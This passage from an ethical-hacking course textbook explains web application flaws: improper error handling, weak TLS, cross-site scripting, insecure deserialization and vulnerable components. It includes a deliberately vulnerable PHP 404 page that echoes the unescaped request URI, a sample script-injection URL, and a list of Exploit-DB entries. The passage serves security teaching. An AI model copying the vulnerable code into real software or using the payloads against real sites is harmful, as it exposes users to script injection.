
Other parameters can be changed including attribute parameters

Figure 7.27: Parameter Tampering attack example

- ### Improper Error Handling

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

Improper error handling provides insights into the source code, such as logic flaws and default accounts, which the attacker can exploit. Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard how an attacker can use something as simple as a server banner. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.



General Error

Could not obtain post/user information

DEBUG MODE

```
SQL Error: 1016 Can't open file: 'nuke_bbposts_text.MYD'. (errno: 145)
SELECT u.username, u.user_id, u.user_posts, u.user_from, u.user_website, u.user_email,
u.user_msnm, u.user_viewemail, u.user_rank, u.user_sig, u.user_sig_bbcode_uid,
u.user_allowsmile, p.*, pt.post_text, pt.post_subject, pt.bbcode_uid FROM nuke_bbposts p,
nuke_users u, nuke_bbposts_text pt WHERE p.topic_id = '1547' AND pt.post_id = p.post_id
AND u.user_id = p.poster_id ORDER BY
p.post_time ASC LIMIT 0, 15
Line: 435
File:/user/home/geeks/www/vonage/modules/Forums/viewtopic.php
```

Figure 7.28: Screenshot displaying improper errors


The attacker can gather the following information from improper error handling:

- ○ Null pointer exceptions
- ○ System call failure
- ○ Database unavailable
- ○ Network timeout
- ○ Database information
- ○ Web application logical flow
- ○ Application environment

- ▪ **Insufficient Transport Layer Protection**

  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites; otherwise, an attacker can monitor the network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. An underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks.

System compromise may lead to various other threats such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms used for SSL and when they use expired or invalid SSL certificates or do not use them correctly.



A7 - Cross-Site Scripting (XSS) Attacks

- ☐ Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, enabling malicious attackers to inject client-side scripts into web pages viewed by other users
- ☐ It occurs when **unvalidated input data** is included in dynamic content that is sent to a user's web browser for rendering

How XSS Attacks Work

This example uses a vulnerable page, which handles requests for nonexistent pages: a classic 404 error page

(Handles requests for a nonexistent page: a classic 404 error page)

Server Code

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

```
http://certifiedhacker.com
/jason_file.html
```

```
http://certifiedhacker.com/<script>
alert("WARNING: The application has
encountered an error");</script>
```

A7 - Cross-Site Scripting (XSS) Attacks

Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.


Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation about the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.



Normal Request
404 Not found
/jason_file.html
1
Server Response
2
This example uses a vulnerable page, which handles requests for nonexistent pages: a classic 404 error page
Server Code
(Handles requests for a nonexistent page: a classic 404 error page)
Server
XSS Attack Code
404 Not found
Warning
WARNING: The application has encountered an error.
OK
Server Response
2
1

```
http://certifiedhacker.com
/jason_file.html
```

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

```
http://certifiedhacker.com/<script>
alert("WARNING: The application has
encountered an error");</script>
```

Figure 7.29: Demonstration of XSS attack



A8 - Insecure Deserialization

- ❑ Data serialization and deserialization is an effective process of **linearizing** and **de-linearizing data objects** for transmission to other networks or systems
- ❑ Attackers **inject malicious code** into **serialized data** and forward the malicious serialized data to the victim
- ❑ Insecure deserialization deserializes the malicious serialized content **along with the injected malicious code**, compromising the system or network

Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Serialization
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
Deserialization
Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Attacker
Injects malicious code in serialized data
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
Insecure Deserialization
Employee
Malicious Procedure
Hack
Name
Age
City
EmpID
Rinni
26
Nevada
2201


A8 - Insecure Deserialization

As data in the computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

- **Serialization**

  Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

  ```
  <Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201
  </EmpID></Employee>
  ```



Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201
Serialization
<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>

Figure 7.30: Serialization process

- **Deserialization**

  Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:



<Employee><Name>Rinni</Name><Age>26</Age><City>
Nevada</City><EmpID>2201</EmpID></Employee>
Deserialization
Employee
Name
Age
City
EmpID
Rinni
26
Nevada
2201

Figure 7.31: Deserialization process

- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks, and its widespread usage attracts attackers to exploit the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

  Due to insecure deserialization, the injected malicious code will be undetected and remain present in the final execution of the deserialization code. This results in the execution of malicious procedures along with the execution of serialized data, as shown in the following figure:




Attacker
Injects malicious code in serialized data
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
Insecure Deserialization
Employee
Malicious Procedure
Hack
Name
Rinni
Age
26
City
Nevada
EmpID
2201

Figure 7.32: Insecure Deserialization attack

This could have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attacks could be adversely affected.

A9 - Using Components with Known Vulnerabilities

- ❑ Most web applications that use components such as **libraries** and **frameworks** always **execute them with full privileges**, and flaws in any component can result in serious impact
- ❑ Attackers can **identify weak components** or dependencies **by scanning** or by performing manual analysis
- ❑ Attackers search for any vulnerabilities on exploit sites such as **Exploit Database (*https://www.exploit-db.com*)**, and **SecurityFocus (*https://www.securityfocus.com*)**
- ❑ If a vulnerable component is identified, the attacker customizes the exploit as required and execute the attack



Show 15

Search: web application

Date	D	A	V	Title	Type	Platform	Author
2019-12-09	⬇		✗	Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	WebApps	Hardware	Hodorsec
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-29	⬇		✓	Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	Remote	Java	Metasploit
2019-01-14	⬇		✗	Twilio WEB To Fax Machine System Application 1.0 - SQL Injection	WebApps	PHP	Ihsan Sencan
2016-07-29	⬇		✗	Barracuda Web Application Firewall 8.0.1.008 - (Authenticated) Remote Command Execution (Metasploit)	Remote	Linux	xort
2014-08-04	⬇		✓	Barracuda Web Application Firewall - Authentication Bypass	Remote	Hardware	Nick Hayes
2014-09-01	⬇		✓	Arachni Web Application Scanner Web UI - Persistent Cross-Site Scripting	WebApps	Multiple	Prakhar Prasad
2009-12-19	⬇		✓	Barracuda Web Application Firewall 660 - '/cgi-mod/index.cgi' Multiple HTML Injection Vulnerabilities	Remote	Hardware	Global-Evolution
2009-05-20	⬇		✓	Profense 2.2.20/2.4.2 - Web Application Firewall Security Bypass	WebApps	PHP	EnableSecurity
2009-02-26	⬇		✓	IBM Websphere Application Server 6.1/7.0 - Administrative Console Cross-Site Scripting	Remote	Multiple	IBM
2008-05-21	⬇		✓	SAP Web Application Server 7.0 - '/sap/bc/gui/sap/its/webgui/' Cross-Site Scripting	WebApps	Java	DSecRG

https://www.exploit-db.com

A9 - Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have severe consequences. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), Security Focus (*https://www.securityfocus.com*), and Zero Day Initiative (*https://www.zerodayinitiative.com*). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows the attacker to cause serious data loss or take over control of the servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.




Attacker
Performs scanning for vulnerable components
www.certifiedhacker.com
certifiedhacker.com
Web application with known vulnerable components
Attacker takeover control of Servers
Web Servers

Figure 7.33: Attack on a web application with known vulnerable components



